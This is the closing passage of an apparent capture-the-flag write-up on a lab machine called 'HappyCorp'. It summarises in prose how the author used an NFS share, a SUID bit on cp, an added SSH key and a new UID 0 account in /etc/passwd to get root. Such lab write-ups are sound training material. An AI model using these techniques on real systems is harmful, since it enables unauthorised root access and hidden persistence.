
I moved into the *root* directory and captured the second flag.



CLOSURE

Here's how I pwned HappyCorp:

- I utilized the network share mounted through *nfs* to gain access to the */home/karl* directory.
- I created a new user with the necessary user-id value and found the first flag in the *.ssh* directory.
- I discovered an unusual suid bit set on the **cp** command.
- Exploiting this, I gained root access using two different methods:
  - I added my public key to the *authorized_keys* file on the target machine.
  - I created a new user with UID 0 and added this user to the */etc/passwd* file on the target machine.
- With root access secured, I obtained the final flag from the */root* directory.



That's it from my side! Until next time:)